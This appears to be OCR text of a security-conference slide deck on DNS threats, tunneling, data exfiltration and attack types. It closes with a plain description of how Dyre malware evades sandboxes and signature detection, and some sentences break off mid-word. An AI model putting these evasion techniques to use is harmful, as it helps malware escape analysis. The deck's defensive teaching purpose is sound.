بِسْمِ ٱللَّهِ ٱلرَّحْمَٰنِ ٱلرَّحِيمِ

IN THE NAME OF ALLAH, THE MOST BENEFICENT, THE MOST MERCIFUL.

Data is the new oil

Who We Are

- ✓Kazem Fallahi

mk.fallahi@gmail.com

mk_fallahi

__MKF__

- ✓MohammadAmin Kariman

kariman@tutamail.com

ma_kariman

Agenda

- ✓ DNS
- ✓ The Importance of DNS
- ✓ DNS Security Challenges
- ✓ Anatomy of an Attack
- ✓ DNS Tunneling
- ✓ DNS Data Exfiltration
- ✓ Detection
- ✓ Protection

DNS

Salam Secure Land


What is the DNS?

- Invented in 1983 by Paul Mokapetris
- DNS is mainly designed to resolve a hostname to an ip address
- The query is performed recursively, starting from the root DNS name servers until reaching the authoritative name server defined for queried domain
- RFC 882, 883, 973, 1034, 1035, 3833
- Address book for all of internet

DNS is critical infrastructure


Unprotected DNS infrastructure introduces serious security risks

Typical Name Resolution Scenario



Salam Secure Land

The Importance of DNS



Salam Secure Land

DNS Is a Great Target

- DNS is the cornerstone of the Internet used by every business/Government
- Open service by essence
- Traditional protection is ineffective against evolving threats
- Connectionless (UDP)
- DNS protocol is stateless and attackers cannot be traced easily
- Easy to exploit
- Great attack variety and sophistication
- Most Organizations Don’t Monitor and analysed DNS as like as HTTP or SMTP...

Maximum impact with minimum effort

DNS Outage = Business Downtime

The DNS Gap – A Multi Dimensional Threat Vector

Making Your Infrastructure Work Against You

78%
DNS: most common application layer attacks[1]

84%
Of reflection/amplification attacks use DNS[1]

>$500
Per min cost of downtime due to DDoS attack[2]

$1.5M
Average cost per year to deal with DNS attacks[2]

The Leading Culprit in Data Exfiltration

$4M
Average consolidated cost of a data breach[3]

46%
of survey respondents that experienced DNS data exfiltration[4]

45%
of survey respondents that experienced DNS tunneling[4]

APT/Malware Proliferation Rooted in DNS

91%
Of malware uses DNS to carry out campaigns[5]

431M
New unique pieces of malware in 2015[6]

#1
Malware C&C is #1 responsible vector for crimeware[7]

Ineffective Threat Intelligence

70%
of survey respondents that felt Threat Intel is not timely[8]


46%
of survey respondents unable to prioritize the threat by category[8]

45%
of survey respondents lacked context for threat intel to make it actionable[8]


1. Arbor WISR2016 Report
2. Ponemon Institute Study – The Cost of Denial-of-Service Attacks. March 2015
3. Source: Ponemon Institute, 2016 Cost of Data Breach Study
4. Source: *SC Magazine*, Dec 2014, "DNS attacks putting organizations at risk, survey finds"
5. Source: Cisco 2016 Annual Security Report
6. Symantec 2016 Internet Security Threat Report
7. Verizon 2016 Data Breach Investigations Report
8. Source: Ponemon Institute, 2015 Second Annual Study on Exchange Cyber Threat Intelligence

Malware & Hackers abuse of DNS

Malware uses DNS at every stage




Malware & Hackers abuse of DNS



Salam Secure Land

DNS Involved in most of the kill chain stages



Reconnaissance

Harvesting email addresses, conference information, etc

Weaponization

Coupling exploit with backdoor into deliverable payload

Delivery

Delivering weaponized bundle to the victim via email, web, USB, etc.

Exploitation

Exploiting a vulnerability to execute code on victim's system

Command & Control

Command channel for remote manipulation of victim

Actions on Objectives

With "Hands on Keyboard" access, intruders accomplish their original goal

DNS Security Challenges

- ✓ Securing the DNS Platform
- ✓ Defending Against DNS Attacks DDoS / Cache Poisoning
- ✓ Preventing Malware from using DNS

DNS Protection is Not Just About DDoS

- **Reconnaissance**
  Probe to get information on network environment before launching attack
- **Fragmentation**
  Traffic with lots of small out of order fragments
- **DNS cache poisoning**
  Corruption of a DNS cache database with a rogue domain or ip
- **DNS hijacking**
  Modifying server or domain the DNS record settings to point to a rogue DNS server or domain
- **DNS-based exploits**
  Exploit vulnerabilities in DNS software
- **DNS tunneling**
  Tunneling of another protocol through DNS for data exfiltration

DNS Protection is Not Just About DDoS

- **TCP/UDP/ICMP floods**
  Denial of service on layer 3 or 4 by bringing a network or service down by flooding it with large amounts of traffic

- **DNS reflection/DrDoS attacks**
  Using third-party DNS servers (mostly open resolvers) to propagate a DoS or DDoS attack

- **DNS amplification**
  Using flood the victim with traffic a specially crafted query to create an amplified response to flood the victim

- **NXDomain attack**
  Attacks that flood DNS server with requests for non-existent domains, causing it to send NXDomain (non existent domain) responses

- **Phantom domain attack**
  Attacks where a DNS resolver is forced to resolve multiple non-existent domains, causing it to consume resources while waiting for responses

- **Protocol anomalies**
  Causing the server to crash by sending malformed DNS packets and queries

Malware always tries to avoids your perimeter security

Anti-Sandboxing Techniques

This version of the Dyre malware is able to evade analysis by sandboxing solutions by checking how many processor cores the machine has. If the machine has only one core it immediately terminates. While this is not the only way to avoid sandboxes, the attackers behind Dyre decided to pick this specific known and openly available technique. As many sandboxes are configured with only one processor with one core as a way to save resources, the check (Figure 1) performed by Dyre is a good and eff

have n

Dyre's Additional Tricks

This was not the only change made to the Dyre malware in order to help it avoid detection. While the communication path Dyre followed might have stayed the same, it did switch user agents (Figure 3). Changing user agents is a known technique in order to avoid detection by signature-based systems. Additionally, some minor changes were made to the way the malware behaves in the system also as a means to avoid signature-based detection products.

Old - Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/39.0.2171.71 Safari/537.36

